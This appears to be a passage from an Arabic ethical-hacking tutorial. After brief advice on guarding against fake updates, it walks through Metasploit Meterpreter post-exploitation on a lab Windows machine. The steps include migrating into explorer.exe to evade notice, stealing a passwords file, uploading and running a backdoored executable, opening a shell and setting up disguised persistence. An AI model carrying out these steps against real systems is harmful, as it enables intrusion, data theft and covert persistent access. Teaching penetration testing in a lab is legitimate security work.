
## Protecting against delivery methods | حماية ضد طرق التسليم

في هذا القسم، سوف نتعلم كيفية الحماية من طرق التسليم. سنستخدم أدوات مثل XArp، أو جدول ARP الثابت لمنع حدوث هجوم رجل في المنتصف، وتجنب الشبكات التي لا نعرفها. هناك احتياط آخر هو التأكد من أننا نستخدم HTTPs عند تنزيل التحديثات. هذا سوف يقلل من خطر تنزيل تحديث مزيف.

سوف نتعلم أداة أخرى مفيدة، وهي WinMD5. سيقوم هذا البرنامج بتنبيهنا عند تعديل توقيع الملف أو المجموع الاختباري للملف بأي طريقة، مما يشير إلى أن الملف ليس الملف الأصلي. للتحقق، سنقوم بتنزيل وتشغيل WinMD5، حيث يمكننا مقارنة التوقيع والاختبار الاختباري لملف ما. إذا كانت قيم التوقيع والمجموع الاختباري واحدة، يكون الملف آمنًا. يمكننا تنزيل WinMD5 باستخدام الرابط التالي:

http://www.winmd5.com/

في لقطة الشاشة التالية، يعرض الجزء المميز توقيع هذه الأداة:



الآن، إذا واصلنا تصفح، فسيظهر لنا ملفات التوقيع. في هذا المثال، سنقوم بتحديد الملف الذي تم تنزيله لهذه الأداة نفسها. الآن، سنقارن هذا التوقيع مع التوقيع على الموقع، ويمكننا أن نرى في لقطة الشاشة التالية أن كلا التوقيعين متماثلان. هذا يعني أن الأداة لم يتم تعديلها وتنزيلها من موقع الويب:

WinMD5Free v1.20
WinMD5Free
www.winmd5.com
Select a file to compute MD5 checksum (or drag and drop a file onto this window)
C:\Users\akash\Downloads\WinMD5.exe
Browse ..
Cancel
File Name and Size: C:\Users\akash\Downloads\WinMD5.exe (591872 bytes)
Current file MD5 checksum value:
944a1e869969dd8a4b64ca5e6ebc209a
Original file MD5 checksum value (optional). It usually can be found from website or .md5 fil
paste its original md5 value to verify
Verify
Website
About
Exit

| مقدمة فيما بعد الإستغلال | Post exploitation Introduction |
|---|---|

لقد تعلمنا الآن كيفية الوصول إلى الجهاز الهدف لدينا. في هذا القسم، سنتعلم عددًا من الأشياء التي يمكن القيام بها بعد أن تمكنا من الوصول إلى جهاز حاسوب. سننظر فيما نقوم به مع الحاسوب الهدف بغض النظر عن كيفية وصولنا إليه.

في القسم السابق، عندما حصلنا على جلسة reverse Meterpreter من هدفنا، توقفنا دائما. ولكن في هذا القسم، سنبدأ جلسة Meterpreter. سوف نتعلم، ما يمكننا القيام به بعد الوصول. سنناقش كيفية الحفاظ على الوصول لجهاز الحاسوب المستهدف حتى لو كان الهدف إعادة تشغيل الحاسوب أو قيام المستخدم بإلغاء تثبيت البرامج الضعيفة. سنبحث في كيفية تنزيل الملفات وقراءة الملفات وتحميل الملفات وفتح كاميرا الويب وبدء تشغيل keylogger لتسجيل ضربات المفاتيح وما إلى ذلك. سننظر أيضًا في كيفية استخدام الحاسوب المستهدف كمحور لاستغلال جميع أجهزة الحاسوب على نفس الشبكة. في هذا القسم، ستركز كل الأشياء التي سنفعلها بعد أن استغلنا ثغرات أحد الأهداف واستطعنا الوصول إليه.

سنقوم في هذا القسم بتغطية المواضيع التالية:

- أساسيات Meterpreter
- أوامر نظام الملفات
- طرق للحفاظ على الوصول

## أساسيات Meterpreter

في هذا القسم، سنتعرف على كيفية التفاعل مع Metasploit's Meterpreter. في Linux، يتم استخدام الأمر help للحصول على معلومات حول أمر معين. لذا، فإن أول شيء سنفعله هو تشغيل أمر help، للحصول على قائمة كبيرة بجميع الأوامر التي يمكننا تشغيلها. كما يخبرنا وصف ما يفعله كل أمر، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > help

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background thread
    channel                    Displays information or control active channels
    close                      Closes a channel
    detach                     Detach the meterpreter session (for http/https)
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    get_timeouts               Get the current session timeout values
    guid                       Get the session GUID
    help                       Help menu
    info                       Displays information about a Post module
    irb                        Drop into irb scripting mode
    load                       Load one or more meterpreter extensions
    machine_id                 Get the MSF ID of the machine attached to the session
    migrate                    Migrate the server to another process
    pivot                      Manage pivot listeners
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
    sessions                   Quickly switch to another session
    set_timeouts               Set the current session timeout values
    sleep                      Force Meterpreter to go quiet, then re-establish session.
    ssl_verify                 Modify the SSL certificate verification setting
    transport                  Change the current transport mechanism
    use                        Deprecated alias for "load"
    uuid                       Get the UUID for the current session
    write                      Writes data to a channel
```

أول ما سنقوم بتسليط الضوء عليه هو أمر الخلفية، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > background
[*] Backgrounding session 2...
```

يستخدم أمر **الخلفية** (background) بشكل أساسي لجعل الجلسة الحالية في الخلفية دون إنهائها. هذا الأمر مشابه جدًا لتصغير النافذة. لذلك، بعد تشغيل أمر **الخلفية**، يمكننا العودة إلى Metasploit وتشغيل

أوامر أخرى لاستغلال الجهاز الهدف بشكل أكبر، مع الحفاظ على اتصالنا بالحاسوب الذي اخترقناه للتو. سوف نستخدم الأمر **session –l**، للاطلاع على قائمة بجميع أجهزة الحاسوب والجلسات التي نستخدمها. في لقطة الشاشة التالية، يمكننا أن نرى أنه لا يزال لدينا جلسة Meterpreter وهي بين جهازنا، وهو **10.0.2.15**، والجهاز الهدف، وهو **10.0.2.5**:

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  2         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0.2.15:8080 -> 10.0.2.5:49932 (10.0.2.5)
```

إذا أردنا العودة إلى الجلسة السابقة لتشغيل Metasploit مرة أخرى، يتعين علينا تشغيل أمر sessions مع i– (للتفاعل)، ثم وضع المعرف (ID)، وهو 2، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

أمر آخر سنقوم بتشغيله كلما اخترقنا نظام وهو أمر **sysinfo**. يوضح لنا الأمر **sysinfo** المعلومات حول الحاسوب الهدف. في لقطة الشاشة التالية، يمكننا أن نرى أنها توضح لنا اسم الحاسوب ونظام التشغيل الخاص به وبنيته. يمكننا أيضًا أن نلاحظ في لقطة الشاشة التالية أنه حاسوب 64 بت، لذلك إذا أردنا تشغيل الملفات التنفيذية على الجهاز المستهدف في المستقبل، فنحن نعلم أننا سننشئ ملفات تنفيذية 64 بت:

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
```

يمكننا أن نرى أنه يستخدم اللغة الإنجليزية، ومجموعة العمل التي يعمل عليها الحاسوب، ومعرف المستخدم الذي تم تسجيل دخوله. يمكننا أيضًا مشاهدة إصدار Meterpreter الذي يعمل على الجهاز المستهدف، وهو بالفعل 32 بت الإصدار.

الأمر الآخر المفيد لجمع المعلومات هو ipconfig. يوضح لنا الأمر ipconfig جميع الواجهات المتصلة بالحاسوب الهدف، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:04:18:04
MTU          : 1500
IPv4 Address : 10.0.2.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f590:a0cd:d841:d69b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

في لقطة الشاشة السابقة، يمكننا رؤية الواجهة (Interface) 1 وعنوان MAC وعنوان IP وحتى عنوان IPv4، المتصل بشبكات متعددة. يمكننا أيضًا رؤية كل الواجهات وكيفية التفاعل معها.

الأمر المفيد الآخر المستخدم لجمع المعلومات هو أمر **ps**. يسرد الأمر **ps** جميع العمليات التي تعمل على الحاسوب الهدف. قد تكون هذه العمليات هي العمليات الخلفية أو البرامج الفعلية التي يتم تشغيلها في المقدمة كبرنامج Windows أو واجهة المستخدم الرسومية. في لقطة الشاشة التالية، سنرى قائمة بجميع العمليات التي تعمل، جنبًا إلى جنب مع اسم كل واحد ومعرفه (**ID**) أو معرف المنتج(**PID**):

```
meterpreter > ps

Process List
============

 PID   PPID  Name                         Arch  Session  User                Path
 ---   ----  ----                         ----  -------  ----                ----
 0     0     [System Process]
 4     0     System
 64    7752  firefox.exe                  x64   1        MSEDGEWIN10\IEUser  C:\Program Files\Mozilla Firefox\firefox.exe
 88    4     Registry
 316   4     smss.exe
 360   632   svchost.exe
 368   632   svchost.exe
 416   400   csrss.exe
 420   632   svchost.exe
 492   400   wininit.exe
 504   484   csrss.exe
 540   6572  Windows.WARP.JITService.exe
 576   484   winlogon.exe
 632   492   services.exe
 648   492   lsass.exe
 736   632   svchost.exe
 744   576   fontdrvhost.exe
 752   492   fontdrvhost.exe
 772   632   svchost.exe                  x64   1        MSEDGEWIN10\IEUser  C:\Windows\System32\svchost.exe
 780   632   svchost.exe
 832   632   svchost.exe
 872   632   svchost.exe
 924   632   svchost.exe
 984   832   dllhost.exe                  x64   1        MSEDGEWIN10\IEUser  C:\Windows\System32\dllhost.exe
```

عملية واحدة مثيرة للاهتمام هو explorer.exe. إنها واجهة رسومية لنظام Windows. في لقطة الشاشة السابقة، يمكننا أن نرى أنه يعمل على PID 4744، كما هو موضح في لقطة الشاشة التالية:


```
 4744  4688  explorer.exe               x64   1        MSEDGEWIN10\IEUser  C:\Windows\explorer.exe
 4780  632   svchost.exe
 4864  632   svchost.exe
 4956  632   svchost.exe
 5028  632   svchost.exe                x64   1        MSEDGEWIN10\IEUser  C:\Windows\System32\svchost.exe
 5076  832   MicrosoftEdge.exe          x64   1        MSEDGEWIN10\IEUser  C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Mic
rosoftEdge.exe
```

عندما نخترق النظام، من المستحسن ترحيل العملية التي يعمل بها الشخص إلى عملية أكثر أمانًا. على سبيل المثال، عملية explorer.exe هي الواجهة الرسومية لنظام Windows، وهذه العملية تعمل دائمًا، طالما أن المستخدم يستخدم جهازه. هذا يعني أن هذه العملية أكثر أمانًا من العملية التي تمكنا من خلالها الوصول إلى جهاز الحاسوب. على سبيل المثال، إذا تمكنا من الوصول من خلال برنامج أو قابل للتنفيذ، فسوف نفقد العملية عندما أغلق الشخص ذلك البرنامج. هناك طريقة أفضل تتمثل في الترحيل إلى عملية أقل احتمالًا لإنهائها أو إغلاقها. للقيام بذلك، سنستخدم أمر الترحيل، الذي سينقل جلستنا الحالية إلى عملية مختلفة. سنستخدم عملية explorer.exe، لأنها آمنة.

سنستخدم الأمر **migrate 4744**، حيث **4744** هو **PID** لعملية **explorer.exe**. الأمر كالتالي:

```
meterpreter > migrate 4744
[*] Migrating from 6888 to 4744...
[*] Migration completed successfully.
```

في تلك اللحظة، يتم تشغيل Meterpreter من عملية explorer.exe. الآن إذا ذهبنا إلى "إدارة المهام" (Task Manager) على الجهاز الهدف وقمنا بتشغيل "إدارة الموارد" (Resource Manager)، ثم انتقلنا إلى علامة التبويب "الشبكة" (Network) وانتقلنا إلى TCP Connections، يمكننا أن نرى أن الاتصال على المنفذ 8080 يأتي من عملية explorer.exe، كما هو موضح في لقطة الشاشة التالية:




لذلك، بالنسبة للجهاز المستهدف، فهو لا يأتي من الباب الخلفي، أو من حمولتنا، أو من ملف ضار، بل يعمل من خلال explorer.exe، وهو أمر غير مشبوه بالجهاز المستهدف. الآن، إذا رأينا Chrome أو Firefox، فيمكننا الانتقال إلى تلك العمليات. وإذا كنا نستخدم المنفذ 8080 أو 80 للاتصال، فسيبدو الأمر أقل تشككا، لأن خادم الويب يستخدم المنفذ 8080 أو 80، لذلك فمن الطبيعي للغاية أن يكون هناك اتصال من خلاله.

## Filesystem commands | أوامر نظام الملفات

الآن، سننظر في بعض الأوامر الإضافية التي تسمح لنا بتحميل وتنزيل وقائمة وقراءة وتصفح وتنفيذ الملفات على الجهاز المستهدف. لدينا جلسة عمل وهي Meterpreter، وأول شيء سنفعله هو تشغيل الأمر **pwd** للحصول على دليل العمل الحالي الخاص بنا. سيأخذنا هذا الأمر إلى موقع C: \ Users.

الآن، سنقوم بتشغيل الأمر ls لسرد جميع الملفات والدلائل، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2018-04-11 19:45:03 -0400  All Users
40555/r-xr-xr-x   8192  dir   2018-04-25 11:47:56 -0400  Default
40777/rwxrwxrwx   0     dir   2018-04-11 19:45:03 -0400  Default User
40777/rwxrwxrwx   8192  dir   2018-07-17 02:28:40 -0400  IEUser
40555/r-xr-xr-x   4096  dir   2018-04-25 11:48:29 -0400  Public
100666/rw-rw-rw-  174   fil   2018-04-11 19:36:38 -0400  desktop.ini
40777/rwxrwxrwx   8192  dir   2018-07-16 11:18:54 -0400  sshd_server
```

دعنا نفترض أننا نريد الانتقال إلى مجلد **IEUser**. للقيام بذلك، سوف نقوم بتشغيل الأمر **cd IEUser**.

إذا قمنا بتشغيل **pwd**، يمكننا أن نرى أننا سنكون في دليل C: \ Users \ IEUser. بعد ذلك، سوف نذهب إلى دليل التنزيلات وتشغيل الأمر **ls** لسرد الملفات، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > cd IEUser
meterpreter > pwd
C:\Users\IEUser
meterpreter > cd Downloads
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  458959   fil   2018-07-24 05:50:00 -0400  Imagejpg.zip
100777/rwxrwxrwx  2912256  fil   2018-07-25 02:12:55 -0400  browser.exe
100666/rw-rw-rw-  282      fil   2018-07-16 03:19:02 -0400  desktop.ini
100777/rwxrwxrwx  894976   fil   2018-07-24 03:45:01 -0400  image.exe
100666/rw-rw-rw-  7        fil   2018-07-25 03:19:14 -0400  paswords.txt
100777/rwxrwxrwx  894976   fil   2018-07-24 05:51:59 -0400  test.exe
100777/rwxrwxrwx  0        fil   2018-07-25 02:11:31 -0400  update.exe
```

في لقطة الشاشة السابقة، يمكننا رؤية ملف **passwords.txt**، والذي يبدو كملف مثير للاهتمام. إذا كنا نريد قراءة هذا الملف، فيمكننا تشغيل الأمر passwords.txt. في لقطة الشاشة التالية، يمكننا رؤية محتوى الملف:

```
meterpreter > cat paswords.txt
test1
```

إذا تحققنا من هذا الملف، فسنرى أن الإخراج الذي تلقيناه من الأمر **cat** يطابق محتوى الملف.

لنفترض أننا نريد الاحتفاظ بهذا الملف في وقت لاحق. سنقوم بتنزيله باستخدام أمر download واسم الملف، وهو passwords.txt. الأمر كالتالي:

```
meterpreter > download paswords.txt
[*] Downloading: paswords.txt -> paswords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): paswords.txt -> paswords.txt
[*] download   : paswords.txt -> paswords.txt
```

بمجرد إطلاق الأمر، سيتم تنزيل الملف. إذا انتقلنا إلى دليل الجذر الخاص بنا، فسنكون قادرين على رؤية الملف المسمى passwords.txt، كما هو موضح في لقطة الشاشة التالية:

```
root@kali:~# cd /root/
root@kali:~# ls
 alert.js                      sniff-2018-07-16-eth.pcap
 bdfproxy_msf_resource.rc      Templates
 Desktop                       test-upc-01.cap
 Documents                     test-upc-01.csv
 Downloads                     test-upc-01.kismet.csv
 hamster.txt                   test-upc-01.kismet.netxml
 Music                         test-upc-02.cap
'New Graph (1).mtgl'           test-upc-02.csv
 paswords.txt                  test-upc-02.kismet.csv
 Pictures                      test-upc-02.kismet.netxml
 proxy.log                     Videos
 Public
```

الآن، لنفترض أن لدينا حصان طروادة أو Keylogger أو فيروس أو باب خلفي نريد أن نرفعه إلى الحاسوب المستهدف. إذا ذهبنا إلى الدليل الجذر لدينا، يمكننا أن نرى الكثير من الملفات، بما في ذلك backdoored-calc.exe. سنقوم بتحميل هذا الملف باستخدام أمر upload، إلى جانب اسم الملف وهو backdoored-calc.exe. الأمر كالتالي:

upload backdoored-calc.exe

الآن، سنقوم بتشغيل الأمر **ls** لرؤية قائمة الملفات. في لقطة الشاشة التالية، يمكننا رؤية ملف جديد يسمى backdoored-calc.exe:

```
meterpreter > ls
Listing: C:\Users\IEUser\Downloads
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  458959   fil   2018-07-24 05:50:00 -0400  Imagejpg.zip
100777/rwxrwxrwx  2912256  fil   2018-07-25 03:27:38 -0400  backdoored-calc.exe
100777/rwxrwxrwx  2912256  fil   2018-07-25 02:12:55 -0400  browser.exe
100666/rw-rw-rw-  282      fil   2018-07-16 03:19:02 -0400  desktop.ini
100777/rwxrwxrwx  894976   fil   2018-07-24 03:45:01 -0400  image.exe
100666/rw-rw-rw-  7        fil   2018-07-25 03:19:14 -0400  paswords.txt
100777/rwxrwxrwx  894976   fil   2018-07-24 05:51:59 -0400  test.exe
100777/rwxrwxrwx  0        fil   2018-07-25 02:11:31 -0400  update.exe
```

سنقوم بتشغيل الأمر execute لتنفيذ الملف الذي تم تحميله على الحاسوب الهدف، ثم نحدد الخيار f- مع اسم الملف الذي نريد تنفيذه وهو backdoored-calc.exe. بمجرد أن نقوم بتنفيذها، سنرى أن العملية 3324 قد تم إنشاؤها، لذلك تم تنفيذ بابنا الخلفي:

```
meterpreter > execute -f backdoored-calc.exe
Process 3324 created.
```

الآن، إذا كان backdoored-cal.exe فيروسًا، فسوف يفعل ما يفترض القيام به.

ميزة أخرى سنناقشها هي الأمر shell. يقوم بتحويل جلسة عمل Meterpreter أو Metasploit الحالية إلى shell نظام التشغيل. إذا قمنا بتشغيل أمر shell، فسنحصل على سطر أوامر Windows، حيث يمكننا تنفيذ أوامر Windows. في لقطة الشاشة التالية، يمكننا أن نرى أنها موجودة على قناة مختلفة،

ويمكننا تشغيل أي أمر Windows نريده من خلاله. لذلك، يمكننا تشغيل الأمر dir لسرد جميع الأدلة، ويمكننا استخدام أي أمر Windows آخر، تمامًا مثل تشغيل الأوامر من خلال Command Prompt:

```
meterpreter > shell
Process 3108 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17134.165]
(c) 2018 Microsoft Corporation. All rights reserved.
```

سنقوم بتشغيل أمر help، ثم ننتقل إلى نظام الملفات (filesystem)، وسنرى أنه يمكننا تنزيل الملفات وتحريرها وإزالتها وحذفها وإعادة تسمية الملفات والبحث عن الملفات ونقل ملف إلى ملف آخر وما إلى ذلك. توضح لقطة الشاشة التالية الأمر الرئيسي الذي يمكننا استخدامه لإدارة نظام الملفات على الحاسوب الهدف، كما هو موضح أدناه:

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

| Methods to Maintain access | طرق للحفاظ على الوصول |
|---|---|

في القسم السابق، رأينا أنه عندما يعيد المستخدم الهدف تشغيل الحاسوب، فإننا نفقد اتصالنا. استخدمنا باب خلفي عاديًا لهذا السبب، عند إعادة تشغيل الحاسوب، سيتم إنهاء بابنا الخلفي، وسيتم إنهاء العملية، وسنفقد اتصالنا. ولكن في هذا القسم، سنناقش الطرق التي ستمكننا من الحفاظ على وصولنا إلى الحاسوب المستهدف. سنقوم باستخدام باب خلفي HTTP reverse Mterepreter عكسي لا يمكن اكتشافه أنشأناه سابقًا. سنقوم حقنها كخادم بحيث يتم تشغيلها في كل مرة يقوم فيها المستخدم المستهدف بتشغيل جهاز الحاسوب الخاص به وسيحاول الاتصال بنا على فترات زمنية معينة. للقيام بذلك، سنقوم بتشغيل أمر background والتفاعل مع الجلسة على الرقم 2.

نحن ذاهبون لتشغيل وحدة نمطية باستخدام الأمر use exploit/windows/local/persistence. هو مثل وحدة متعددة المناولة التي تأتي مع Metasploit. بعد هذا الأمر، سنقوم بتشغيل الأمر **show options** لمعرفة ما نحتاج إلى تهيئته، كما هو موضح في لقطة الشاشة التالية:

| use exploit/windows/local/persistence |
|---|
| show options |

```
msf exploit(multi/handler) > use exploit/windows/local/persistence
msf exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

أول شيء سنتطرق إليه هو **DELAY**، وهو عدد الثواني التي سيحاول خلالها الهدف الاتصال بنا. تم تعيينه على 10، وهذا يعني كل 10 ثوانٍ، سيحاول الحاسوب الهدف الاتصال بنا مرة أخرى. الآن، سنقوم

بتعيين **EXE_NAME**. إنه الاسم الذي سيظهر في إطار العمليات التي يستجيب الاتصال منها. سنقوم بتعيين EXE_NAME على browse.exe لجعله أقل قابلية للاكتشاف. الأمر كالتالي:

```
set EXE_NAME browse.exe
```

PATH حيث سيتم تثبيت الباب الخلفي أو الحمولة، وستظل كما هي. REG_NAME هو إدخال التسجيل، وسيظل كما هو. تحدد الدورة الجلسة، إذا قمنا بتشغيل الأمر session –l، فستدرج الجلسات المتاحة، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(windows/local/persistence) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  2         meterpreter x64/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0.2.15:8080 -> 10.0.2.5:49932 (10.0.2.5)
```

سنقوم الآن بتعيين SESSION كـ 2 باستخدام الأمر التالي:

```
set SESSION 2
```

سيتم ترك STARTUP كمستخدم، لامتيازات المستخدم. الآن، سنقوم بتشغيل show option. في لقطة الشاشة التالية، يمكننا أن نرى أن browser.exe وجلسة رقم 2 تم ضبطهما بشكل صحيح:

```
msf exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME  browser.exe      no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION   2                yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

الآن، سنقوم بتحديد الحمولة التي سيتم حقنها كخادم. للقيام بذلك، سنقوم بتشغيل الأمر **show advanced**، وسوف يعرض لنا الخيارات المتقدمة التي يمكننا إعدادها لهذه الوحدة المعينة. في لقطة

الشاشة التالية، نحن مهتمون بـ EXE:: Custom ، مما يشير إلى أننا سنستخدم ملف .exe مخصص لتشغيله وضخه في الحاسوب الهدف كخادم:

```
msf exploit(windows/local/persistence) > show advanced

Module advanced options (exploit/windows/local/persistence):

